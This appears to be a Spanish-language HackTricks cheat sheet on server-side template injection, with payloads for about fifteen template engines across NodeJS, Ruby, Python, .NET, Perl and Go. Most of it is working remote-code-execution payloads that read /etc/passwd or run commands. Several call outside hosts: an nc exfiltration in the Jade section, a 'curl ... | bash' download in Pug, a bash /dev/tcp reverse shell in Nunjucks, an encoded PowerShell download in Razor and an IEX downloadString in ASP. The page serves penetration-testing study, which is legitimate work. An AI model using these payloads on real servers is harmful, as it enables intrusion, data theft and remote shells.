
- Más información en https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
Más información
- En la sección Jade de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate motor de plantillas PHP no compilado que usa etiquetas XML para dividir un documento en diferentes partes
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
Más información
Handlebars (NodeJS)
Path Traversal (más información here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = Error
- ${7*7} = ${7*7}
- Nada
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
Más información
JsRender (NodeJS)
| Plantilla | Descripción |
|---|---|
| Evaluar y renderizar la salida | |
| Evaluar y renderizar la salida codificada en HTML | |
| Comentario | |
| y | Permitir código (deshabilitado por defecto) |
- = 49
Lado del cliente
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
Lado del servidor
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
Más información
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
Ejemplo de renderizado del lado del servidor
var pugjs = require("pug")
home = pugjs.render(injected_page)
Más información
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = Sin salida
- #{7*7} = #{7*7}
- {{console.log(1)}} = Error
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
Más información
NodeJS expression sandboxes (vm2 / isolated-vm)
Algunos workflow builders evalúan expresiones controladas por el usuario dentro de sandboxes de Node (vm2, isolated-vm), sin embargo el contexto de la expresión sigue exponiendo this.process.mainModule.require. Esto permite a un atacante cargar child_process y ejecutar comandos del sistema operativo incluso cuando los nodos dedicados “Execute Command” están deshabilitados:
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}

Otros NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg
 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg

- Más información en https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
Más información
Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
Más información
Otros Ruby
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg

.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg

- Más información en https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Python
Consulta la siguiente página para aprender trucos sobre arbitrary command execution bypassing sandboxes en python:
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
Más información
Jinja2 (Python)
Jinja2 es un motor de plantillas con todas las funciones para Python. Tiene soporte completo de unicode, un entorno de ejecución en sandbox opcionalmente integrado, ampliamente usado y con licencia BSD.
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nada{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - Formato de plantilla
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
RCE que no depende de __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Más detalles sobre cómo abusar de Jinja:
Otros payloads en https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
Más información
Otros (Python)
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
El método .NET System.Diagnostics.Process.Start puede usarse para iniciar cualquier proceso en el servidor y, por tanto, crear un webshell. Puedes encontrar un ejemplo de webapp vulnerable en https://github.com/cnotin/RazorVulnerableApp
Más información
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Nothing<%= response.write(date()) %>= <Date>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
Más información
.Net Evadir restricciones
Los mecanismos de .NET Reflection pueden usarse para eludir blacklisting o la ausencia de clases en la assembly. DLL’s pueden cargarse en tiempo de ejecución con métodos y propiedades accesibles desde objetos básicos.
Dll’s pueden cargarse con:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- desde el sistema de archivos.{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- directamente desde la petición.
Ejecución completa de comandos:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
Más información
Mojolicious (Perl)
Aunque es perl, utiliza etiquetas como ERB en Ruby.
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>
SSTI in GO
En el motor de plantillas de Go, la confirmación de su uso se puede realizar con payloads específicos:
{{ . }}: Revela la estructura de datos de entrada. Por ejemplo, si se pasa un objeto con un atributoPassword,{{ .Password }}podría exponerlo.{{printf "%s" "ssti" }}: Se espera que muestre la cadena “ssti”.{{html "ssti"}},{{js "ssti"}}: Estos payloads deberían devolver “ssti” sin añadir “html” o “js”. Se pueden explorar más directivas en la documentación de Go here.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg

Explotación XSS
Con el paquete text/template, XSS puede ser directo al insertar el payload directamente. En contraste, el paquete html/template codifica la respuesta para prevenir esto (por ejemplo, {{"<script>alert(1)</script>"}} resulta en <script>alert(1)</script>). No obstante, la definición e invocación de templates en Go puede eludir esta codificación: {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copy code
Explotación RCE
La explotación RCE difiere significativamente entre html/template y text/template. El módulo text/template permite llamar a cualquier función pública directamente (usando el valor “call”), lo cual no está permitido en html/template. La documentación de estos módulos está disponible here for html/template y here for text/template.
Para RCE vía SSTI en Go, se pueden invocar métodos de objetos. Por ejemplo, si el objeto provisto tiene un método System que ejecuta comandos, puede explotarse como {{ .System "ls" }}. Usualmente es necesario acceder al código fuente para explotar esto, como en el ejemplo dado:
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
Más información
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (Preprocesador CSS)
LESS es un popular preprocesador CSS que añade variables, mixins, funciones y la poderosa directiva @import. Durante la compilación el motor LESS recuperará los recursos referenciados en las declaraciones @import e insertará (“inline”) sus contenidos en el CSS resultante cuando se usa la opción (inline).
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
More Exploits
Check the rest of https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection for more exploits. Also you can find interesting tags information in https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
BlackHat PDF
Related Help
If you think it could be useful, read:
Tools
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
Auto_Wordlists/wordlists/ssti.txt at main \xc2\xb7 carlospolop/Auto_Wordlists \xc2\xb7 GitHub
Referencias
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
Aprende y practica AWS Hacking:
Aprende y practica GCP Hacking:
Aprende y practica Az Hacking:Apoya a HackTricks
- Revisa los planes de suscripción!
- Únete al 💬 grupo de Discord, al grupo de telegram, sigue @hacktricks_live en X/Twitter, o revisa la página de LinkedIn y el canal de YouTube.
- Comparte hacking tricks enviando PRs a los repositorios de github HackTricks y HackTricks Cloud.